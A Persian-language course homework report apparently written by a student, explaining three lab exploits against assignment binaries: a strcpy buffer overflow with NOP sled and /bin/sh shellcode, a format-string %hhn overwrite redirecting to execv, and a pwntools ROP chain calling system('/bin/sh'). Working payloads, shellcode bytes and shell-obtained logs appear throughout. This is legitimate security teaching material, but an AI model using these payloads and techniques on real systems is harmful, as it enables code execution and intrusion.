بسمه‌تعالی

امنیت داده و شبکه

گزارش کار تمرین سری اول

امیرسبزی 95101666

بخش اول (prog_vuln1)

آسیب‌پذیری

در برنامه prog_vuln1 اسیب‌پذیری از طریق تابع strcpy ایجاد میشود.بدین صورت که این تابع هنگامی که میخواهد یک رشته را در دیگری بازنویسی کند طول آنرا چک نکرده و باعث میشود بتوان بیشتر از آنچه که در استک برای آن پیش بینی شده مقدار دلخواه قرار داد و برخی مقادیر پیشین را بازنویسی کرد.

روند کار

برای انجام اینکار باید بیشتر از مقداری که برای مجموع buf1 و buf2 در نظر گرفته با استفاده ازین تابع که درون یک تابع ثانویه نوشته شده است محتوی arg یعنی ورودی اولیه برنامه را در buf2 کپی میکند.

فضای اختصاص داده شده برای این متغیر برابر با 200 بایت یعنی 200 کاراکتر است. از آنجایی که strcpy طول را چک نمیکند چنانچه ورودی اولیه طولانی تری به این برنامه بدهیم آنهارا نیز درون stack قرار میدهد.بدین ترتیب ابتدا مقادیر buf1 بازنویسی میشوند و سپس برای ورودی های بزرگتر به ترتیب $rbp تابع caller یعنی main را بازنویسی میکند و سپس return address تابع foo بازنویسی خواهد شد.

این بازنویسی اگر بصورت آگاهانه انجام شود میتواند جریان برنامه میزبان را بصورت دلخواه ما عوض کند.برای اینکار نیاز است که ما return address تابع foo را تغییر دهیم تا بجای بازگشت به جایی که main آنرا فراخوانی کرده به مسیر دلخواه ما (درین کد محل آغاز آدرس Shellcode)بازگردد.برای اینکار لازم است تا در ابتدا 600 بایت مربوط به 2 بافر را بازنویسی کنیم سپس لازم است $ebp یعنی 4 بایت دیگر را بازنویسی کنیم و در آخر در محل return address آدرس دلخواه را قرار دهیم برای انجام اینکار از فرمتی به صورت زیر پیروی خواهیم کرد:

```
$(python -c 'print("\x90"*63 +
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x0
8\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" + "w"
*500 + "\x90\xf0\xff\xbf")')
```

درین حالت ابتدا به تعداد مناسب (درینجا 63)nop با upcode : \x90\ قرار میدهیم.سپس حدود 45 بایت Shellcode قرارگرفته و بعد از آن 500 بایت کاراکتر دلخواه قرار میدهیم که برای پر کردن فضای دو بافر و $rbp است و در نهایت نیز آدرس دلخواه روی return address بازنویسی میشود.

```
(gdb) x/10x $esp
0xbffff290:     0x080485ac      0xbffff4d8      0x00000000      0xb7e21637
0xbffff2a0:     0x00000002      0xbffff334      0xbffff340      0x00000000
0xbffff2b0:     0x00000000      0x00000000
```

*شکل1:*پشته قبل از سرریز

```
(gdb) x/10x $esp
0xbffff290:     0xbffff090      0xbffff400      0x00000000      0xb7e21637
0xbffff2a0:     0x00000002      0xbffff334      0xbffff340      0x00000000
0xbffff2b0:     0x00000000      0x00000000
(gdb)
```

شکل2:پشته بعد از سرریز

و در آخر نیز میتوانید گرفته شدن Shell درین حالت را نیز مشاهده کنید:

```
root@security-VirtualBox:/home/security/MEGAsync/assignments/HW1(final version)# ./prog_vuln1 $(python -c 'print("\x90"*63 + "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x
88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" + "w" *500 + "\x90\xf0\xff\xbf")'
)
#
```

بخش دوم(prog_vuln3)


برای بخش دوم یعنی برنامه prog_vuln3 ازنجایی که canary در استک قرار داده شده است نمیتوان هیچ گونه overflow داشت چراکه از همه return address ها با این ساختار حفاظت میشود پس باید از راهکار دیگری یعنی format Stringing استفاده شود.برای اینکار لازم است ابتدا یکی از ویژگی های تابع printf() را بررسی کنیم.

آسیب پذیری

همانطور که میدانید ورودی این تابع شامل دو بخش اساسی است : 1-format string 2-variables.

در یک برنامه امن باید format string توسط برنامه نویس تعیین شود چراکه به روش‌های متنوعی میتواند مورد سواستفاده قرار بگیرد که یکی از آنهارا در ادامه توضیح خواهیم داد.

هرگاه در format string عبارت "%n"نوشته شود این تابع تعداد بایت‌های پیش از خود را درون ادرسی که روی استک است قرار میدهد. در حالت نرمال توقع داریم این عبارت برابر با مقدار پارامتر متناظر در بخش variables باشد. اما اگر هیچ متغیری نیز به تابع داده نشود بازهم روی آخرین مقدار روی استک نوشته خواهد شد.در نظر بگیرید چنانچه متغیرها داده شوند آنها روی استک قرار خواهند گرفت و در غیر این صورت فرمتی بصورت زیر خواهند داشت:



در حالت طبیعی توقع داریم آخرین مقدار روی استک توسط نشانگر نارنجی رنگ نشان داده شود اما در صورت نبود متغیرها نشانگر آبی روی استک را نشان خواهد داد که در واقع ابتدای format string است.حال اگر ما تعداد دلخواهی کاراکتر قبل از "%n" قرار دهیم و آدرس یک خانه از حافظه را نیز در ابتدای format string بگذاریم میتوانیم آن خانه را با این مقدار دلخواه بازنویسی کنیم.

البته اگر بخواهیم آدرس خانه را بصورت یکجا وارد کنیم باید تعداد بسیار زیادی کاراکتر بعنوان ورودی بدهیم که عملی نیست برای حل این مساله از "%hhn" استفاده میکنیم که تعداد مورد نظر را در یک بایت از حافظه قرار میدهد.پس مثلا برای نوشته \x90 نیاز است تا ابتدا 4 بایت ادرس محل مورد نظر و سپس140 کاراکتر در حافظه قرار بگیرد.بدین صورت اگر نیاز باشد تا چندین خانه از حافظه را بازنویسی کنیم باید ابتدا بصورت از کم به زیاد مرتب کرده و سپس به ترتیب آدرس ها را قرار میدهیم. مرتب کردن آدرس‌ها به این دلیل است که "%hhn" بصورت تجمعی کاراکترهای پیش از خودرا میشمارد و نیاز است که ابتدا آدرس‌هایی که مقداری که میخواهیم در آنها بنویسم کمتر است آورده شوند و سپس مقادیر بعدی که بیشتر هستند.

روند کار

اما مقادیر که درین حالت میخواهیم بازنوییسی کنیم بصورت زیر است.

Return address تابع foo که آنرا با ادرس execv جایگزین میکنیم.[1]

[1] دقت شود که execv یک نوع System call است و نیازی به قرار دادن Return address قبل از صدا کردن آن در کاربرد مورد نظر ما نیست.

برای ساختن /bin/sh یک راه ابتدایی که بررسی کردم استفاده از Environment variablesدر لینوکس بود بدین صورت که هر برنامه به این متغیرهای محیطی دسترسی دارد.یک متغیرمحیطی SHELL است که محتوی آن "SHELL=/bin/bash" است که با بدست اوردن آدرس آن میتوان بعنوان آرگومان به تابع execv داده شود.اما از آنجا که این متغیرها در هر سیستم بصورت متفاوتی تعریف میشوند نمیتوان با اطمینان خاطر از آن استفاده کرد. به همین علت بجای استفاده از آن ترجیح دادم متغیر "cmd[20] = /bin/echo" را بازنویسی کنم و بصورتی که بجای Sh echo نوشته شود که با تغییر ASCII کد آن به راحتی امکانپذیر است و سپس آدرس آنرا به عنوان آرگومان به تابع execv ارسال کنیم .

	New stack value	Previous stack value	Address on stack
Execv address	0x080485f0	0x08048606	0xbffffb9c
Cmd address	0xbffffbb0	0xbffffd88	0xbffffba0
Msg address	0xbffffba8	0xbffffc64	0xbffffba4
Echo -> sh	0x00006873	0x6f686365	0xbffffbb5

به جای مقدار "prog_vuln3: argc != 2\n" همین مقدار را ارسال کنیم(در کدی دیگر امتحان شده)و msg را بعنوان آرگومان به این تابع بدهیم. آنگاه نتیجه اجرای تابع execv با این شرایط shell خواهد بود.که در ادامه با تصاویری مرحله به مرحله فرآیند طی شده تا رسیدن به Shell را توضیح خواهیم داد.

```
$(python -c
'print("\xb8\xfb\xff\xbf\xb7\xfb\xff\xbf\xb6\xfb\xff\xbf\xb5\xfb\xff\xbf\x9d\xfb\xff\xbf\xa4\xfb\xff\x
bf\xa0\xfb\xff\xbf\x9c\xfb\xff\xbf\xa1\xfb\xff\xbf\xa5\xfb\xff\xbf" + 160 * "w" + "%n%hhn%hhn" +
104 * "w" + "%hhn" + 11 * "w" + "%hhn" + 18 * "w" + "%hhn" + 35 * "w" + "%hhn" + 8 * "w" + "%hhn"
+ 64 * "w" +"%hhn" + 11 * "w" + "%hhn" + "%hhn" + 9 * "w")')
```

و در آخر میتوانید اجرای موفق برنامه را مشاهده کنید

```
root@security-VirtualBox:/home/security/MEGAsync/ce441-981-95101666/hw1/exploits# env -i gdb prog_vuln3
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from prog_vuln3...done.
(gdb) unset environment LINES
(gdb) unset environment COLUMNS
(gdb) r $(python -c 'print("\xb8\xfb\xff\xbf\xb7\xfb\xff\xbf\xb6\xfb\xff\xbf\xb5\xfb\xff\xbf\x9d\xfb\xff\xbf\xa4\xfb\xff\xbf\xa0\xfb\xff\xbf\x9c\xfb\xff\xbf\xa1\xfb\xff\xbf\xa5\xfb\xff\xbf" + 160 * "w" + "%n%hhn%hhn" + 104 * "w" + "%hhn" + 11 * "w" + "%hhn" + 18 * "w" + "%hhn" + 35 * "w" + "%hhn" + 8 * "w" + "%hhn" + 64 * "w" +"%hhn" + 11 * "w" + "%hhn" + "%hhn" + 9 * "w")')
Starting program: /home/security/MEGAsync/ce441-981-95101666/hw1/exploits/prog_vuln3 $(python -c 'print("\xb8\xfb\xff\xbf\xb7\xfb\xff\xbf\xb6\xfb\xff\xbf\xb5\xfb\xff\xbf\x9d\xfb\xff\xbf\xa4\xfb\xff\xbf\xa0\xfb\xff\xbf\x9c\xfb\xff\xbf\xa1\xfb\xff\xbf\xa5\xfb\xff\xbf" + 160 * "w" + "%n%hhn%hhn" + 104 * "w" + "%hhn" + 11 * "w" + "%hhn" + 18 * "w" + "%hhn" + 35 * "w" + "%hhn" + 8 * "w" + "%hhn" + 64 * "w" +"%hhn" + 11 * "w" + "%hhn" + "%hhn" + 9 * "w")')
process 3518 is executing new program: /bin/dash
#
```

باتوجه به اینکه اجرای کد از طریق برنامه gdb فضای آدرس را اندکی تغییر میدهد و این برنامه نیز به درست بودن دقیق آدرس ها بسیار است با یک فایل gdb. اجرای برنامه را از طریق این دیباگر انجام میدهیم.

بخش سوم(prog_vuln4)


آسیب پذیری

درین بخش از نقطه ضعف تابع Scanf استفاده میکنیم که قبل از دریافت ورودی چک نمیکند که آیا متغیری که برای جایگذاری ورودی در نظر گرفته شده است فضای لازم برای ذخیره سازی آنرا دارد یا خیر؟به این ترتیب ممکن است با دادن ورودی بیشتر از طول پیشبینی شده استک را سرریز کرد.

روند کار

در برنامه prog_vuln4 ساختار canary فعال نیست پس میتوان با overflow در تابع scanf آدرس بازگشتی برنامه را تغییر داد.البته باید توجه داشت ویژگی غیرقابل اجرا بودن استک باعث میشود که نتوانیم کد shell را روی آن قرار دهیم.پس باید به گونه پیاده سازی کنیم که متغیرها و توابع درون خود برنامه برای بدست آوردن Shell استفاده کنیم.باتوجه به ساختار 64 بیتی این برنامه در نظر داریم که نیازی نیست آرگومان های توابع در استک قرار بگیرند بخصوص برای تابع system کافی است که آرگومان آن یعنی "/bin/sh" در $rdi register قرار بگیرد.

اگر با استفاده از کتابخانه‌ی pwn در پایتون و با دستور rop.find_gadget('rdi')instructionهای مربوط به این رجیستر را پیدا میکنیم که یکی از آنها pop rdi; ret است. با استفاده از این gadget میتوانیم مقداری دلخواه که روی استک را نوشتم را در این رجیستر قرار دهیم و سپس با فراخوانی تابع system به Shell دسترسی پیدا کنیم. ساختاری که برای استک در نظر داریم بصورت زیر خواهد بود:



برای این قسمت ابتدا نیاز است تا 16 کاراکتر قرار دهیم تا آرایه name را overwrite کنیم سپس به $ebp که در استک قرار گرفته است میرسیم 8 بایت نیز برای بازنویسی این متغیر در نظر گرفته سپس در 8 بایت بعدی باید آدرس گجت پیدا شده قرار بگیرد که آنرا نیز

بصورت hex قرار میدهیم و در مرحله بعد آدرس رشته bin/sh که با استفاده از gdb پیدا کردیم را قرار میدهیم در نهایت نیز آدرس system را قرار مدهیم که روند اجرای برنامه تا بدست آمدن Shell طی شود.از آنجا که تابع system ممکن است معتبر بودن return address را چک کند یک آدرس بازگشت معتبر نیز روی استک قرار میدهیم.

یکی از ایراداتی که این بخش با آن مواجه میشویم این است که تابع Scanf ورودی را به شکل hex دریافت نکرده و آن را به صورت رشته کاراکتر گرفته که باعث میشود آدرس بصورت اشتباه نوشته شود برای این حل این مساله راه پیشنهادی این بود که با یک کد پایتون آنرا در فایل نوشته و ورودی را از فایل بگیریم.

```
(cat in.txt ; cat) | ./prog_vuln4
```

```
from pwn import *

payload =  16 * "a" + p64(0x7fffffffe468)+ p64(0x400683) + p64(0x601048)  +
p64(0x00000000004005e8)

f= open("in.txt","w+")

f.write(payload)

f.close()
```

و در آخر میتوانید مشاهده کنید که Shell بدست آمده است.:)

```
root@amir-Aspire-VX5-591G:/home/amir/MEGAsync/data and network security/ce441-981-95101666/ce441-981-95101666/hw1/exploits# la
exploit1.sh   exploit3.sh  in.txt      prog_vuln3
exploit3.gdb  exploit4.sh  prog_vuln1  prog_vuln4
root@amir-Aspire-VX5-591G:/home/amir/MEGAsync/data and network security/ce441-981-95101666/ce441-981-95101666/hw1/exploits# ./exploit4.sh ./prog_vuln4
What's your name?
Welcome to ce40441 class, aaaaaaaaaaaaaaa@@@@!
ls
exploit1.sh   exploit3.sh  in.txt      prog_vuln3
exploit3.gdb  exploit4.sh  prog_vuln1  prog_vuln4
```